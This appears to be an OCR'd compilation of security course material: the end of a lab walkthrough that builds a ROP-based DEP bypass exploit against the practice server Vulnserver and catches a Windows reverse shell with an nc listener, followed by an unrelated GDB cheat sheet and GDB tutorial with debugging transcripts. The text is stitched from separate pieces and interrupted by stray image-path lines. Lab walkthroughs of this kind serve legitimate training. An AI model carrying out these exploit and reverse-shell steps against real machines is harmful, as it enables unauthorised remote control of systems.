shellcode = (

Your file should now look like the image shown below.



Use the arrow keys on the keyboard to scroll down to the end of the shellcode, and insert a closing parenthesis at the end of its last line, as shown below.



Use the arrow keys on the keyboard to scroll down to these lines:

padding = 'F' * (3000 - 2006 - len(rop_chain) - 16 - 1)


attack = prefix + rop_chain + nopsled + brk + padding

Change them to this:

padding = 'F' * (3000 - 2006 - len(rop_chain) - 16 - len(shellcode))

attack = prefix + rop_chain + nopsled + shellcode + padding

as shown below.



To save the code, type **Ctrl+X**, then release the keys and press **Y**, release the keys again, and press **Enter**.

Next you need to make the program executable. To do that, in Kali Linux, in a Terminal window, execute this command:

chmod a+x vs-rop3

Starting a Listener

On your Kali Linux machine, open a new Terminal window and execute this command:

nc -nlvp 443


This starts a listener on port 443, to take control of the Windows target.

Running the Exploit

On your Kali Linux machine, in a Terminal window, execute this command:

./vs-rop3

In Kali Linux, the other Terminal window shows a Windows prompt, as shown below. You now control the Windows machine!




Testing the Exploit Outside the Debugger

On the Windows machine, close Immunity. Restart vulnserver.exe.

On Kali, restart the listener, and run the attack again.

You should get a shell, as shown below!



Sources

[Vulnserver DEP Bypass Exploit]

[Exploit writing tutorial part 10 : Chaining DEP with ROP â€“ the Rubikâ€™s[TM] Cube]

[Perl pack function]

[Bypassing ASLR and DEP on Windows 7: The Audio Converter Case]

[Return-Oriented Programming (ROP) Exploit Example]

https://samsclass.info/127/proj/rop.htm

GDB

GDB cheatsheet - page 1

Running

`# gdb <program> [core dump]`
Start GDB (with optional core dump).

`# gdb --args <program> <args…>`
Start GDB and pass arguments

`# gdb --pid <pid>`
Start GDB and attach to process.

`set args <args...>`
Set arguments to pass to program to be debugged.

`run`
Run the program to be debugged.

`kill`
Kill the running program.

Breakpoints

`break <where>`
Set a new breakpoint.

`delete <breakpoint#>`
Remove a breakpoint.

`clear`
Delete all breakpoints.

`enable <breakpoint#>`
Enable a disabled breakpoint.

`disable <breakpoint#>`
Disable a breakpoint.

Watchpoints

`watch <where>`
Set a new watchpoint.

`delete/enable/disable <watchpoint#>`
Like breakpoints.

<where>

`function_name`
Break/watch the named function.

`line_number`
Break/watch the line number in the current source file.

`file:line_number`
Break/watch the line number in the named source file.

Conditions

`break/watch <where> if <condition>`
Break/watch at the given location if the condition is met.
Conditions may be almost any C expression that evaluate to true or false.

`condition <breakpoint#> <condition>`
Set/change the condition of an existing break- or watchpoint.

Examining the stack

`backtrace`
`where`
Show call stack.

`backtrace full`
`where full`
Show call stack, also print the local variables in each frame.

`frame <frame#>`
Select the stack frame to operate on.

Stepping

`step`
Go to next instruction (source line), diving into function.

`next`
Go to next instruction (source line) but don't dive into functions.

`finish`
Continue until the current function returns.

`continue`
Continue normal execution.

Variables and memory

`print/format <what>`
Print content of variable/memory location/register.

`display/format <what>`
Like „print", but print the information after each stepping instruction.

`undisplay <display#>`
Remove the „display" with the given number.

`enable display <display#>`
`disable display <display#>`
En- or disable the „display" with the given number.

`x/nfu <address>`
Print memory.
n: How many units to print (default 1).
f: Format character (like „print").
u: Unit.

Unit is one of:

b: Byte,
h: Half-word (two bytes)
w: Word (four bytes)
g: Giant word (eight bytes)).

GDB cheatsheet - page 2

Format

a Pointer.
c Read as integer, print as character.
d Integer, signed decimal.
f Floating point number.
o Integer, print as octal.
s Try to treat as C string.
t Integer, print as binary (*t* = „two").
u Integer, unsigned decimal.
x Integer, print as hexadecimal.

<what>

`expression`
Almost any C expression, including function calls (must be prefixed with a cast to tell GDB the return value type).

`file_name::variable_name`
Content of the variable defined in the named file (static variables).

`function::variable_name`
Content of the variable defined in the named function (if on the stack).

`{type}address`
Content at *address*, interpreted as being of the C type *type*.

`$register`
Content of named register. Interesting registers are $esp (stack pointer), $ebp (frame pointer) and $eip (instruction pointer).

Threads

`thread <thread#>`
Chose thread to operate on.

Manipulating the program

`set var <variable_name>=<value>`
Change the content of a variable to the given value.

`return <expression>`
Force the current function to return immediately, passing the given value.

Sources

`directory <directory>`
Add *directory* to the list of directories that is searched for sources.

`list`
`list <filename>:<function>`
`list <filename>:<line_number>`
`list <first>,<last>`
Shows the current or given source context. The *filename* may be omitted. If *last* is omitted the context starting at *start* is printed instead of centered around it.

`set listsize <count>`
Set how many lines to show in „list".

Signals

`handle <signal> <options>`
Set how to handle signles. Options are:

(no)print: (Don't) print a message when signals occurs.

(no)stop: (Don't) stop the program when signals occurs.

(no)pass: (Don't) pass the signal to the program.

Informations

`disassemble`
`disassemble <where>`
Disassemble the current function or given location.

`info args`
Print the arguments to the function of the current stack frame.

`info breakpoints`
Print informations about the break- and watchpoints.

`info display`
Print informations about the „displays".

`info locals`
Print the local variables in the currently selected stack frame.

`info sharedlibrary`
List loaded shared libraries.

`info signals`
List all signals and how they are currently handled.

`info threads`
List all threads.

`show directories`
Print all directories in which GDB searches for source files.

`show listsize`
Print how many are shown in the „list" command.


`whatis variable_name`
Print type of named variable.

gdb is the acronym for GNU Debugger. This tool helps to debug the programs written in C, C++, Ada, Fortran, etc. The console can be opened using the **gdb** command on terminal.

Syntax:

gdb [-help] [-nx] [-q] [-batch] [-cd=dir] [-f] [-b bps] [-tty=dev] [-s symfile] [-e prog] [-se prog] [-c core] [-x cmds] [-d dir] [prog[core|procID]]

Example:



The program to be debugged should be compiled with **-g** option. The below given C++ file that is saved as **gfg.cpp**. We are going to use this file in this article.

```
#include <iostream>

#include <stdlib.h>

#include <string.h>

using namespace std;


int findSquare(int a)

{

   return a * a;

}


int main(int n, char** args)

{

   for (int i = 1; i < n; i++)
```


```
    {
        int a = atoi(args[i]);
        cout << findSquare(a) << endl;
    }
    return 0;
}
```

Compile the above C++ program using the command:

g++ -g -o gfg gfg.cpp

To start the debugger of the above **gfg** executable file, enter the command **gdb gfg**. It opens the gdb console of the current program, after printing the version information.

1. **run [args] :** This command runs the current executable file. In the below image, the program was executed twice, one with the command line argument 10 and another with the command line argument 1, and their corresponding outputs were printed.



2. **quit or q :** To quit the gdb console, either **quit** or **q** can be used.
3. **help :** It launches the manual of gdb along with all list of classes of individual commands.
4. **break :** The command **break [function name]** helps to pause the program during execution when it starts to execute the function. It helps to debug the program at that point. Multiple breakpoints can be inserted by executing the command wherever

necessary. **b findSquare** command makes the gfg executable pause when the debugger starts to execute the findSquare function.


5. b
6. break [function name]
7. break [file name]:[line number]
8. break [line number]
9. break *[address]
10. break ***any of the above arguments*** if [condition]
11. b ***any of the above arguments***

```
lokesh@lokesh-pc:~/sampleCodes/c++Files$ gdb gfg
GNU gdb (Ubuntu 8.1-0ubuntu3) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from gfg...done.
(gdb) b findSquare
Breakpoint 1 at 0x8e1: file gfg.cpp, line 7.
(gdb) run 10 100
Starting program: /home/lokesh/sampleCodes/c++Files/gfg 10 100

Breakpoint 1, findSquare (a=10) at gfg.cpp:7
7               return a*a;
(gdb)
```

In the above example, the program that was being executed(**run 10 100**), paused when it encountered findSquare function call. The program pauses whenever the function is called. Once the command is successful, it prints the breakpoint number, information of the program counter, file name, and the line number. As it encounters any breakpoint during execution, it prints the breakpoint number, function name with the values of the arguments, file name, and line number. The breakpoint can be set either with the address of the instruction(in hexadecimal form preceded with *0x) or the line number and it can be combined with if condition(if the condition fails, the breakpoint will not be set) For example, **break findSquare if a == 10**.

12. **continue :** This command helps to resume the current executable after it is paused by the breakpoint. It executes the program until it encounters any breakpoint or runs time error or the end of the program. If there is an integer in the argument(repeat count), it will consider it as the continue repeat count and will execute continue command “repeat count” number of times.
13. continue [repeat count]

14. c [repeat count]



```
lokesh@lokesh-pc:~/sampleCodes/c++Files$ gdb gfg
GNU gdb (Ubuntu 8.1-0ubuntu3) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from gfg...done.
(gdb) b findSquare
Breakpoint 1 at 0x8e1: file gfg.cpp, line 7.
(gdb) run 10 10 10
Starting program: /home/lokesh/sampleCodes/c++Files/gfg 10 10 10

Breakpoint 1, findSquare (a=10) at gfg.cpp:7
7               return a*a;
(gdb) c
Continuing.
100

Breakpoint 1, findSquare (a=10) at gfg.cpp:7
7               return a*a;
(gdb) c
Continuing.
100

Breakpoint 1, findSquare (a=10) at gfg.cpp:7
7               return a*a;
(gdb) c
Continuing.
100
[Inferior 1 (process 8182) exited normally]
(gdb)
```

15. **next or n :** This command helps to execute the next instruction after it encounters the breakpoint.

```
(gdb) b findSquare
Breakpoint 1 at 0x8e1: file gfg.cpp, line 7.
(gdb) run 1 10 100
Starting program: /home/lokesh/sampleCodes/c++Files/gfg 1 10 100

Breakpoint 1, findSquare (a=1) at gfg.cpp:7
7               return a*a;
(gdb) n
8       }
(gdb) next
1
main (n=4, args=0x7fffffffde38) at gfg.cpp:11
11              for(int i=1;i<n;i++){
(gdb) n
12                      int a=atoi(args[i]);
(gdb) n
13                      cout<<findSquare(a)<<endl;
(gdb) next

Breakpoint 1, findSquare (a=10) at gfg.cpp:7
7               return a*a;
(gdb) next
8       }
(gdb) n
100
main (n=4, args=0x7fffffffde38) at gfg.cpp:11
11              for(int i=1;i<n;i++){
(gdb) n
12                      int a=atoi(args[i]);
(gdb) n
13                      cout<<findSquare(a)<<endl;
(gdb) n
```

Whenever it encounters the above command, it executes the next instruction of the executable by printing the line in execution.

16. **delete :** This command helps to deletes the breakpoints and checkpoints. If the delete command is executed without any arguments, it deletes all the breakpoints without modifying any of the checkpoints. Similarly, if the checkpoint of the parent process is deleted, all the child checkpoints are automatically deleted.

17. d

18. delete

19. delete [breakpoint number 1] [breakpoint number 2] ...

20. delete checkpoint [checkpoint number 1] [checkpoint number 2] ...

```
Reading symbols from gfg...done.
(gdb) b main
Breakpoint 1 at 0x8f9: file gfg.cpp, line 11.
(gdb) b findSquare
Breakpoint 2 at 0x8e1: file gfg.cpp, line 7.
(gdb) d 2
(gdb) run 10
Starting program: /home/lokesh/sampleCodes/c++Files/gfg 10

Breakpoint 1, main (n=2, args=0x7fffffffde48) at gfg.cpp:11
11              for(int i=1;i<n;i++){
(gdb) c
Continuing.
100
[Inferior 1 (process 11836) exited normally]
(gdb)
```

In the above example, two breakpoints were defined, one at the main and the other at the findSquare. Using the above command findSquare breakpoint was deleted. If there is no argument after the command, the command deletes all the breakpoints.

21. **clear :** This command deletes the breakpoint which is at a particular function with the name FUNCTION_NAME. If the argument is a number, then it deletes the breakpoint that lies in that particular line.
22. clear [line number]
23. clear [FUNCTION_NAME]

```
(gdb) b findSquare
Breakpoint 1 at 0x8e1: file gfg.cpp, line 7.
(gdb) b main
Breakpoint 2 at 0x8f9: file gfg.cpp, line 11.
(gdb) clear main
Deleted breakpoint 2
(gdb) run 1
Starting program: /home/lokesh/sampleCodes/c++Files/gfg 1

Breakpoint 1, findSquare (a=1) at gfg.cpp:7
7               return a*a;
(gdb) c
Continuing.
1
[Inferior 1 (process 20915) exited normally]
(gdb)
```

In the above example, once the clear command is executed, the breakpoint is deleted after printing the breakpoint number.

24. **disable [breakpoint number 1] [breakpoint number 2] …. :** Instead of deleting or clearing the breakpoints, they can be disabled and can be enabled whenever they are necessary.

25. **enable [breakpoint number 1] [breakpoint number 2] …. :** To enable the disabled breakpoints, this command is used.

26. **info :** When the info breakpoints in invoked, the breakpoint number, type, display, status, address, the location will be displayed. If the breakpoint number is specified, only the information about that particular breakpoint will be displayed. Similarly, when the info checkpoints are invoked, the checkpoint number, the process id, program counter, file name, and line number are displayed.

27. info breakpoints [breakpoint number 1] [breakpoint number 2] ...

28. info checkpoints [checkpoint number 1] [checkpoint number 2] ...

```
(gdb) info breakpoints
No breakpoints or watchpoints.
(gdb) break 1
Breakpoint 3 at 0x8e1: file gfg.cpp, line 1.
(gdb) break 2
Note: breakpoint 3 also set at pc 0x8e1.
Breakpoint 4 at 0x8e1: file gfg.cpp, line 2.
(gdb)  break 3
Note: breakpoints 3 and 4 also set at pc 0x8e1.
Breakpoint 5 at 0x8e1: file gfg.cpp, line 3.
(gdb) info breakpoints
Num     Type           Disp Enb Address            What
3       breakpoint     keep y   0x00000000000008e1 in findSquare(int) at gfg.cpp:1
4       breakpoint     keep y   0x00000000000008e1 in findSquare(int) at gfg.cpp:2
5       breakpoint     keep y   0x00000000000008e1 in findSquare(int) at gfg.cpp:3
```

29. ***checkpoint* command and *restart* command :** These command creates a new process and keep that process in the suspended mode and prints the created process's process id.

```
(gdb) b findSquare
Breakpoint 1 at 0x8e1: file gfg.cpp, line 7.
(gdb) run 1 10 100
Starting program: /home/lokesh/sampleCodes/c++Files/gfg 1 10 100

Breakpoint 1, findSquare (a=1) at gfg.cpp:7
7               return a*a;
(gdb) checkpoint
checkpoint 1: fork returned pid 4272.
(gdb) continue
Continuing.
1

Breakpoint 1, findSquare (a=10) at gfg.cpp:7
7               return a*a;
(gdb) checkpoint
checkpoint 2: fork returned pid 4278.
(gdb) info checkpoints
* 0 process 4268 (main process) at 0x5555555548e1, file gfg.cpp, line 7
  1 process 4272 at 0x5555555548e1, file gfg.cpp, line 7
  2 process 4278 at 0x5555555548e1, file gfg.cpp, line 7
(gdb) restart 1
Switching to process 4272
#0  findSquare (a=1) at gfg.cpp:7
7               return a*a;
(gdb) info checkpoints
  0 process 4268 (main process) at 0x5555555548e1, file gfg.cpp, line 7
* 1 process 4272 at 0x5555555548e1, file gfg.cpp, line 7
  2 process 4278 at 0x5555555548e1, file gfg.cpp, line 7
(gdb) restart 0
Switching to process 4268
#0  findSquare (a=10) at gfg.cpp:7
7               return a*a;
(gdb) c
Continuing.
100
```

For example, in the above execution, the breakpoint is kept at function *findSquare* and the program was executed with the arguments “1 10 100”. When the function is called initially with *a = 1*, the breakpoint happens. Now we create a checkpoint and hence gdb returns a process id(4272), keeps it in the suspended mode and resumes the original thread once the continue command is invoked. Now the breakpoint happens with *a = 10* and another checkpoint(pid = 4278) is created. From the info checkpoint information, the asterisk mentions the process that will run if the gdb encounters a continue. To resume a specific process, **restart** command is used with the argument that specifies the serial number of the process. If all the process are finished executing, the **info checkpoint** command returns nothing.

30. **set args [arg1] [arg2] … :** This command creates the argument list and it passes the specified arguments as the command line arguments whenever the **run** command without any argument is invoked. If the **run** command is executed with arguments after **set args**, the arguments are updated. Whenever the **run** command is ran without the arguments, the arguments are set by default.

```
(gdb) set args 1 10
(gdb) run
Starting program: /home/lokesh/sampleCodes/c++Files/gfg 1 10
1
100
[Inferior 1 (process 4712) exited normally]
```

31. **show args :** The show args prints the default arguments that will passed if the **run** command is executed. If either **set args** or **run** command is executed with the arguments, the default arguments will get updated, and can be viewed using the above **show args** command.

```
(gdb) set args 1 10
(gdb) run
Starting program: /home/lokesh/sampleCodes/c++Files/gfg 1 10
1
100
[Inferior 1 (process 4712) exited normally]
(gdb) show args
Argument list to give program being debugged when it is started is "1 10".
(gdb)
```

32. **display [/format specifier] [expression] and undisplay [display id1] [display id2] … :** These command enables automatic displaying of expressions each time whenever the execution encounters a breakpoint or the **n** command. The **undisplay** command is used to remove display expressions. Valid format specifiers are as follows:
33. o - octal
34. x - hexadecimal
35. d - decimal
36. u - unsigned decimal
37. t - binary
38. f - floating point
39. a - address
40. c - char
41. s - string
42. i - instruction

```
(gdb) b 12
Breakpoint 2 at 0x908: file gfg.cpp, line 12.
(gdb) run 1 10 100
Starting program: /home/lokesh/sampleCodes/c++Files/gfg 1 10 100

Breakpoint 2, main (n=4, args=0x7fffffffde18) at gfg.cpp:12
12                      int a=atoi(args[i]);
(gdb) display /x i
1: /x i = 0x1
(gdb) display /s args[i]
2: x/s args[i]  0x7fffffffe19a: "1"
(gdb) c
Continuing.
1

Breakpoint 2, main (n=4, args=0x7fffffffde18) at gfg.cpp:12
12                      int a=atoi(args[i]);
1: /x i = 0x2
2: x/s args[i]  0x7fffffffe19c: "10"
